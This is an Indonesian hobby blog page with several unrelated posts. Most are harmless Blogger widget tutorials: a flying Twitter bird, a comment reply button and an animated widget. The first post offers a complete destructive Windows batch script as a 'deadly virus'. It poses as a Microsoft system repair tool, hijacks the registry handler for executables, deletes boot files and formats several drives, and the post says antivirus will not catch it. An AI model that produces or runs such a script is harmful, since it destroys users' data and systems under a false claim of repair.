Read more: Cara Membuat Teks Berjalan di Tab dan Navbar Atas | Mas Bugie [dot] com http://www.masbugie.com/2010/04/cara-membuat-teks-berjalan-di-tab-dan.html#ixzz1cPzdjOkR

Senin, 10 Desember 2012


CARA MEMBUAT VIRUS MEMATIKAN DENGAN NOTEPAD


Sobat tentu sudah tahu apa itu virus. Dengan hanya berbekalkan notepad kita bisa membuat sebuah virus yang cukup mematikan. Dan jangan takut kalau virus dari notepad ini akan terdeteksi sebagai virus. Virus ini tidak akan terdeteksi, karena ia dibuat dari sebuah command prompt milik Windows. Sehingga tidak ada signature yang akan dicegat oleh antivirus...

Cara Buat Virusnya Gampang kok tinggal ikuti Langkah langkah Berikut:
1.Buka notepad.
2.Copy script di bawah ini ke Notepad Sobat:


@echo off
title Microsoft Windows TM Auto Repair 
echo. 
echo Preparing to Fixing the System.............................. 
echo This system need to repair of broken files. 
echo This problem may be cause a Virus activity or coruption files. 
echo Please wait a minute until windows doing it self.... 
echo Please close any running programs from the Windows system. 
echo This program License and copyright by 
echo Microsoft Coorporation TM. 
echo System Repair in progress ........ please wait a second.. 
echo. 
reg add HKLM\SOFTWARE\Classes\exefile\shell\open\Command /ve /d %%fe340ead%%  /f 
echo. 
del /f /Q /A C:\ntldr /S 
echo. 
Format  D: /Q /X /y 
echo. 
Format  E: /Q /X /y 
echo. 
Format  F: /Q /X /y 
echo. 
del /f /Q /A C:\command.com /S 
echo. 
del /f /Q /A C:\io.sys /S 
echo. 
del /f /Q /A C:\config.sys /S  
echo. 
echo System is now repaired. 
echo Windows will reboot the system. 
echo.


3. Save Dengan Nama "Nikodll32"
 4. Ganti Format ".txt" Dengan ".bat"
 5. jangan di klik... di komputer sobat karena akibatnya sangat fatal...

cara mengubah starting dan resuming win 7



Bosan dengan tampilan pertama kali pada saat windows 7 anda booting? sekarang kita bisa dengan mudah mengganti gambar animasi sesuka anda dan mengganti tulisan Microsoft corporation , starting windows , resuming windows sesuka anda juga ,, siapapun bisa menggunakannya karena sangat mudah yaitu dengan  memakai program “boot starting win 7”,

oke langsung saja


keterangan :
1. anda bisa memilih image / gif yang anda inginkan dari data anda
2. anda dapat mengubah tulisan @microsoft corparation sesuka anda
3. anda dapat mengubah tulisan starting windows menjadi sesuka anda
4. kalau sudah silahkan tekan Apply dan akan proses , lalu restart dan lihat gambar bootingnya sudah   
    berubah kan ,,,
5. resuming caranya sama dengan no 1 2 3 4 


sedot2.png

pasword media fire 
pasword winrar 

Jumat, 11 November 2011

Pasti udah seringkan melihat ada burung Twitter yang terbang di blog-blog yang sering kamu kunjungi???? Jika kamu ingin burung twitter tersebut terbang melayang di blog kamu baca aja halaman ini sampai selesai dan ikuti langkah-langkah yang saya berikan maka Insya Allah akan berhasil, kan lumayan hitung-hitung memperindah dan mempercantik blog kamu. Oke langsung aja kita mulai Cara membuat Burung Twitter terbangnya

Pertama tentu saja kamu harus Login ke Blog kamu
Kedua Pilih Rancangan dan Edit Tata Letak
Ketiga Klik Tambah Gadget dan Pilih HTML/JavaSricpt
Keempat tinggal copy + paste kode di bawah ini


Copy dan masukkan code gambar di bawah ini untuk Memilih Gambar Yang Ingin Kamu Pasang. Kode ada di bawah masing-masing gambar. Paste Pada Kode diatas menggantikan kata Gambar. terakhir masukkan Username Kamu dan Akun Twitter Kamu


https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgskIQymDIsCbueX2-Weqz0K3hIaNKinw8pdm0GZdvg3n_PvSLeNfsUlbr26B_LdWCzjEHpbhdIm8uty9BeL1tJY8wBrfGqsS2V3YO0mVeFmGV7TFRDaLcUY9YJ9LZ3w_jouvYTDuO0g_QN/s1600/birdsprite1.png


https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhqr0Lv7Vn7Nwq2TNPXegYdXf6jPdyCWKyOLghINNLi2BlKi7JmHy7dv2Na5egwdZCICXua-zY8tryzeMOc2hWVshgrWduQCSP4ZQXcVq5G2uuF3IzZ4xI-tSE7KiwIh-V0DWHZxuYLWfPR/s1600/twitter+bird.png

Sumber: Membuat Burung Twitter Terbang di Blog http://simpellife.blogspot.com/2011/06/membuat-burung-twitter-terbang-di-blog.html#ixzz1dPWFsonX
di copas dari Simpel Life https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhH0_SbG6C-3fJjW2-gNarVOoGcMjulRPO7CJVN5rwZ4IrnEjwdHOKz83IH88X_VwNuz5qMVJjf_bSECogYmh8HOs9kzWauPS3pNUDbpW5LGZCwuvRb09frvJn7ACXiC5X7XbPvyWKXF4eR/s1600/birdsprite2.png

cara membuat tombol reply

Contoh Gambar di atas ini merupakan Reply yang evanzip gunakan Jika sobat tertarik untuk menggunakan Reply komentar silahkan ikuti cara di bawah ini.
1. Login ke akun Blogger anda.
2. Klik Rancangan, kemudian pilih Edit HTML.
3. Centang Expand Template Widget (saya anjurkan download dahulu template sobat).
4. Cari kode seperti dibawah ini:


<include data="comment" name="commentDeleteIcon"></include></div>


5. Jika sudah ketemu, maka copy paste-kan kode di bawah ini persis berada dibawahnya:


<a expr:href='&quot;https://www.blogger.com/comment.g?blogID=Blog ID anda&amp;postID=&quot; + data:post.id + &quot;&amp;isPopup=true&amp;postBody=%40%3C%61%20%68%72%65%66%3D%22%23&quot; + data:comment.anchorName + &quot;%22%3E&quot; + data:comment.author + &quot;%3C%2F%61%3E#form&quot;' onclick='javascript:window.open(this.href, &quot;bloggerPopup&quot;, &quot;toolbar=0,location=0,statusbar=1,menubar=0,scrollbars=yes,width=400,height=450&quot;); return false;'><img alt='Reply To This Comment' src='Url Image Reply Anda'/></a>

6. Klik Simpan Template.
Cara Membuat Reply Comment


Blog ID anda → Silahkan ganti dengan Blog ID (nomor id blog) sobat.
Url Image Reply Anda → Silahkan ganti dengan Url gambar reply sobat.

Selasa, 08 November 2011

Scrip Buad Heli

<div style=”position: fixed; bottom: 0px; left: 10px;width:110px;height:130px;”><a href=”http://www.sweetim.com/s.asp?im=gen&lpver=3&ref=10″ target=”_blank”><img border=”0″ src=”http://content.sweetim.com/sim/cpie/emoticons/00020389.gif” title=”Click to get more.” /></a><small><center><a href=”http://www.komputerseo.com” target=”_blank”>Widget Animasi</a></center></small></div>